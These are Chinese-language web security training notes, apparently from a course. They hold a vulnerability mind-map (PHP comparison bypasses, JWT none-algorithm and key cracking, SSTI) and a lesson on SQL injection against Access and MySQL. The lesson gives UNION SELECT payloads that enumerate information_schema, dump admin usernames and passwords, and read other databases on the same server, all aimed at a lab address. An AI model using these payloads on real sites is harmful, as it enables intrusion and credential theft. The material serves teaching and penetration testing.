
WEB 攻防-通用漏洞&SQL 注入&MYSQL 跨库&ACCESS 偏移


WEB攻防-小迪安全
ASP
IIS安全
解析
短文件
配置不当写权限
源码问题
MDB下载
ASP数据库植入
ASPX
配置不当
路径泄漏错误
代码安全
DLL反编译
常见漏洞
未授权访问
PHP
应用
CTF考点
真实CMS源码
函数
==与===
md5
不比较类型
比较类型
intval
取整数，进制或小数等绕过
strpos
查看字符串，换行绕过
in_array
第三个参数设置安全
preg_match
数组绕过
不带M正则表达，可用换行
str_replace
无递归，双写绕过
JAVA
代码URL对应
JAR反编译
URL路由代码关系
加载jar包
身份验证
JWT安全
空算法无签名
爆破密匙
KID攻击
其他安全
访问控制
安全组件
看项目中带有的组件jar
判断有没有安全风险组件
看代码中声明包含的组件
在哪里利用看代码包含引用
JavaScript
特性
相对于没源码的PHP属于有源码白盒测试
判断
插件wappalyzer
源代码简短
引入多个js文件
一般有/static/js/app.js 等顺序的js文件
cookie中有connect.sid
安全
原生代码
不引用框架手写js代码
引用框架
Node.JS
Vue.js
常见安全漏洞
前端验证
URL泄漏
未授权访问
Python
反编译
PYC
SSTI
原理
Web应用中模版的引入存在可控变量
分类
Python
PHP
java
JS
见图
检测
参数后提交代码如执行存在
利用
文件读取
命令执行
代码执行
应用
Web源码
CTF比赛
通用安全漏洞

#知识点：
1、脚本代码与数据库前置知识
2、Access 数据库注入-简易&偏移
3、MYSQL 数据库注入-简易&权限跨库

#前置知识：
-SQL 注入漏洞产生原理分析
-SQL 注入漏洞危害利用分析
-脚本代码与数据库操作流程
-数据库名，表名，列名，数据
-数据库类型，数据库用户，用户权限

演示案例：

- ASP+Access-简易注入-字典猜解
- ASP+Access-偏移注入-报错显示
- PHP+MYSQL-简易注入-存储特性
- PHP+MYSQL-跨库注入-权限属性

脚本代码在实现代码与数据库进行数据通讯时（从数据库取出相关数据进行页面显示），将定义的 SQL 语句进行执行查询数据时。其中的 SQL 语句能通过参数传递自定义值来实现控制 SQL 语句，从而执行恶意的 SQL 语句，可以实现查询其他数据（数据库中的敏感数据，如管理员帐号密码）。这一个过程就可以叫做 SQL 注入漏洞。

漏洞产生根本条件：可控变量 特定函数
http://192.168.46.160:85/Production/PRODUCT.asp
http://192.168.46.160:85/Production/PRODUCT.asp?id=1513
如果下面的 URL 地址测试注入判断 id 有注入，手工测试该如何进行？
http://192.168.46.160:85/Production/PRODUCT.asp?id=1513&page=1
http://192.168.46.160:85/Production/PRODUCT.asp?page=1&id=1513
Production/PRODUCT.asp?id=1513 注入语句&page=1 对
Production/PRODUCT.asp?id=1513&page=1 注入语句 错

SQL 注入攻击流程：
1、猜测数据库类型
2、根据类型选择思路

ACCESS 独立存在
数据库名

表名
列名
数据

MYSQL 统一管理
最高数据库用户=root 用户
数据库 A=网站 A=数据库用户 A
表名
列名
数据
数据库 B=网站 B=数据库用户 B
数据库 C=网站 C=数据库用户 C

为了网站和数据库的安全性，MYSQL 内置有 ROOT 最高用户，划分等级，每个用户对应管理一个数据库，这样保证无不关联，从而不会影响到其他数据库的运行。
MYSQL 两种思路：
非 ROOT 的注入攻击：常规类的猜解
ROOT 用户的注入攻击：文件读写操作，跨库查询注入等
黑盒测试中可以采用 user()获取当前用户权限，白盒中看连接用户即可！

select * from product where id=1513
select * from product where id=1513

查询 admin 表名：
UNION select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin
查询 admin 表名下的 admin 等列名
UNION select 1,2,admin,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22 from admin

MYSQL5.0 以上版本：自带的数据库名 information_schema
information_schema：存储数据库下的数据库名及表名，列名信息的数据库
information_schema.tables：记录表名信息的表
information_schema.columns：记录列名信息表
information_schema.tables

获取相关数据：
1、数据库版本-看是否符合 information_schema 查询-version()-5.5.532
2、数据库用户-看是否符合 ROOT 型注入攻击-user()-root@localhost
3、当前操作系统-看是否支持大小写或文件路径选择-@@version_compile_os-win
4、数据库名字-为后期猜解指定数据库下的表，列做准备-database()-syguestbook

ROOT 类型攻击-猜解数据，文件读写，跨库查询
获取 syguestbook 数据库下面的表名信息：
UNION SELECT table_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables where table_schema='syguestbook'
获取表名 sy_adminuser 的列名信息：

UNION SELECT column_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns where table_name='sy_adminuser' and table_schema='syguestbook'
获取指定数据：
UNION SELECT username,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from sy_adminuser

跨库注入：实现当前网站跨库查询其他数据库对应网站的数据
获取当前 mysql 下的所有数据库名
UNION SELECT schema_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.schemata
获取数据库名 xhcms 下的表名信息
UNION SELECT table_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.tables where table_schema='xhcms'
获取数据库名 xhcms 下的表 manage 下的列名信息：
UNION SELECT column_name,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from information_schema.columns where table_name='manage' and table_schema='xhcms'
获取指定数据：
UNION SELECT user,password,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17 from xhcms.manage

#ASP+Access-简易注入-字典猜解
由于 Access 数据库特性导致这个 SQL 注入是需要借助字典去猜解表名和列名的，那么就会出现表名或列名猜解不到，可以自定义社工字典或采用偏移注入！

#ASP+Access-偏移注入-报错显示
偏移注入就是解决表名已知，列名未知的情况！

#PHP+MYSQL-简易注入-存储特性
#PHP+MYSQL-跨库注入-权限属性

涉及资源：

补充：涉及录像课件资源软件包资料等下载地址
